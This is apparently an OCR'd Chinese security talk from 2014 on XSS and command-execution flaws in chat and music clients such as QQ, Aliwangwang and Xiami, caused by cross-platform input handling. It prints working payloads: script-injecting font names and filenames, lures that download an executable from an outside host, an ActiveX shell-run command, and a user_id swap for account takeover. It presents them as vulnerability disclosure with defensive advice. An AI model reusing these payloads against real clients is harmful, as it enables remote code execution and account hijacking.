Evi1m0<evi1m0.bat#gmail.com>
www.HackerSoul.com
August 2, 2014

去年跨过的客户端

混合通信所导致的安全隐患

一、WHY?

二、历史上的案例

三、不同平台下的客户端“特性”

四、WSL Tips案例

五、防御策略

六、总结

零：一切输入都是有害的

跨站漏洞挖掘基本上是围绕着输入点（可控数据）展开的，跨站师们不应放过每一个可控点。

一：WHY?

为什么是客户端?

安全研究人员更多的把跨站漏洞挖掘放在了网站上，其实客户端也是可以的。

越来越多的软件、应用为了方便满足用户需求则在客户端上直接调用WEB接口，这就有可能产生传统的WEB安全漏洞隐患。


文中“跨”的含义

1.传统跨站脚本攻击（XSS）

2.跨平台客户端的安全隐患

二：历史上的案例

1) 腾讯QQ群XSS - Evi1m0



- 群资料名称调用WEB接口
- 修改群名为Payload
- 查看群资料触发跨站

2) 阿里旺旺客户端XSS - zswang

概述

能显示表情图片成了现在的聊天软件必备基本功能，这就需要支持展示富文本的控件。聊天软件主要用到两种富文本格式：RTF和HTML格式，RTF可以采用RichEdit、HTML可以选择浏览器内核，比如Windows自带的IE内核。

淘宝旺旺用的就是IE内核作为聊天内容展示区，QQ使用的则是RichEdit，用浏览器内核作为展示的聊天软件，可能就存在被注入JS的风险。

测试

操作系统会提供当前已经安装的字体列表，比如：宋体、黑体、Verdana等等。

这些字体名一般不会出现特殊符号，但通过修改内存、跨进程控制控件的方式可以修改字体名，根据规则：

append("" + htmlencode(context) + “")

可以添加一个字体名为：><script>alert('hello');</script


解析后：<script>alert('hello');</script>context2

结果

构造Payload保存字体后发送消息，接收方打开恶意网址进行软件下载安装，实施攻击。

3) 腾讯客户端XSS - Evi1m0

- Windows企业QQ最新版上线设置对外名片展示功能
- QQ头像mini资料展示好友名片，触发XSS
- 多字段（称呼、职位）绕过长度限制




4) ICQ客户端XSS - Evi1m0

5) 微信红包XSS - Evi1m0

6) Twitter客户端TweetDeck XSS - *andy

当Tweet中插入了Unicode字符“♥”，Twitter会将其自动转换为心形的图案，并导致HTML过滤器失效，在TweetDeck中触发XSS。



7) 新浪微博IOS客户端XSS - WooYun

- WEB发表
- IOS客户端未过滤触发跨站漏洞

三：不同平台下的客户端“特性”

1) Windows

- 用户基数量大
- 调用WEB接口较多
- 功能繁多，接口复杂
- 研发团队投入力度大，安全性相对较高

2) **Mac OS**

- 极简主义
- 调用WEB接口少
- 对用户输入过滤相对不够严谨
- 用户基数量相对于Windows较少

3) **IOS & Android**

- 调用WEB接口多
- WEB接口输入过滤相对不严谨
- 两者移植性差，安全问题易被忽略

四：WSL Tips案例

1) **WSL Tips1: 混合通信所导致的安全隐患**

不同平台对文件名采取的命名规则不同，例如Windows不允许出现：+、*、/、?、“、<、>、|等特殊字符，而Unix下则允许使用这些特殊字符的，需要注意的是Unix系列中"/" 既可代表目录树的根也可作为路径名中的分隔符（类似DOS下的”\），因此"/" 不能出现在文件名中。

基于系统“特性”的因素，不少开发人员则直接忽略一些接口上的过滤，认为系统（Windows）无法将文件命名为这些规则而不去理会接口上的过滤，其实在Unix系列上是允许类似这种命名，导致不少客户端在通信时存在这样/类似安全隐患。


案例:阿里旺旺客户端XSS - Evi1m0

环境：


1. MacOS 阿里旺旺
2. Windows阿里旺旺

利用不同平台对文件名才去的命名规则不同的特性，在MacOS上将文件名修改为Payload：


<iframe onload=eval(String.fromCharCode(97,108,101,114,116,40,108,111,99,97,116,105,111,110,41,59))>.jpg



Mac OS阿里旺旺用户对Windows阿里旺旺用户发送构造好文件名后的文件：



Windwos阿里旺旺用户触发跨站漏洞：



2) WSL Tips2: 混合通信所导致的安全隐患

Windows、Unix或者其他平台客户端的非WEB接口输入数据在其他平台上可能会作为WEB接口的数据进行输出。例如一些客户端个人资料信息输入的地方，很可能在其他平台客户端上作为WEB进行展示输出，这时潜在的安全问题可能会慢慢体现出来。


案例1：阿里旺旺Mac版本命令执行漏洞 - Evi1m0

Windows版本阿里旺旺对群成员进行给予管理员/撤销管理员时会发送一条信息提醒，在Win版本下直接输出，但在阿里旺旺 for Mac版本上会以本地域WEB加载消息提醒，这种情况可能会产生跨站脚本漏洞。

绕过长度限制


- 抓取控件句柄做一个hook，绕过阿里旺旺群名片长度限制，修改阿里旺旺群名片为攻击代码。
- 构造引诱下载后门的Payload：

阿里旺旺更新补丁<img src='http://evi1m0.sinaapp.com/down.png'>



Windows版本阿里旺旺对群成员进行职务操作：

Mac OS版本阿里旺旺用户：



更换Payload嵌入iframe标签弹出窗口进行下载：

<script>window.open ('http://www.hackersoul.com/demo.exe','newwindow','height=1000,width=1000,top=0,left=0,toolbar=no,menubar=no,scrollbars=no, resizable=no,location=no, status=no');</script>


案例2：腾讯QQ远程命令执行漏洞 - Evi1m0

这个漏洞13年提交并修复，当时不少人一致认为漏洞细节如WooYun平台上所提交的《微博上正在疯传的那个QQ客户端聊天就中的XSS（可登陆和控制他人账号）》漏洞一样，可惜不是同一个，具体细节：

Mac OS版本的企业QQ联系方式处未过滤长度限制以及特殊字符，直接构造Payload保存资料，加载数据的地方可能会存在安全隐患。

我发现Windows QQ发起会话时会访问用户名片发起HTTP请求，如：http://id.b.qq.com/hrtx/clientcall/clientInfo/newAllInOne?objective_qquin=2333350888&orignal_qquin=123230273，随后QQ客户端会把这个 http 请求页面保存到本地 html 文件:

C:\Users\AppData\Roaming\Tencent\QQ\Misc\com.tencent.hrtx\HRTXSideBarFrame_2355350877.html，然后QQ客户端直接调用 file://协议运行这个 html 文件。



因为是使用本地File域处理的原因，我们可以使用系统控件执行系统命令：

<script>new ActiveXObject("WScript.shell").Run('calc.exe',1,true);</script>


3) WSL Tips3: 混合通信所导致的安全隐患

不同平台下的客户端处理接口的策略可能存在差异，这时可能会产生一些越权漏洞或其他类型的安全隐患。

案例：虾米音乐客户端任意登录漏洞 - Pw

虾米音乐Mac版本登录成功后会跳转请求：http://www.xiami.com/accounts/pcsuccess?user_id=12345678&type=XMac

尝试修改user_id为其他用户id后直接HTTP访问未能登录成功，但虾米音乐Mac客户端则会获取标识type=XMac登录标识，未做判断将修改后的URL标识进行登录，导致可登录任意用户。



登录其他用户后，进入我的收藏管理尝试挖掘Slef XSS漏洞对用户发起被动式攻击。

五：防御策略

• 多边界数据处理

开发人员应重视边界数据处理，非常多的安全事件案例发生在疏忽边界数据处理上。

• 跨平台开发沟通

不同平台上的客户端开发人员应沟通严格定义接口数据处理。

• 完整的安全框架

完整的安全框架体系可以将软件/应用的安全隐患降低到最低。

六：结尾

攻防是个永久的话题

一方面攻击者希望自己的矛坚不可摧，另一方面建设者们希望自己的盾牢不可破，安全就在这时变得非常有趣，这是一场持久的博弈，不止不休。

安全技术也将在这场博弈之中不断进化、延伸，让我们一起期待：）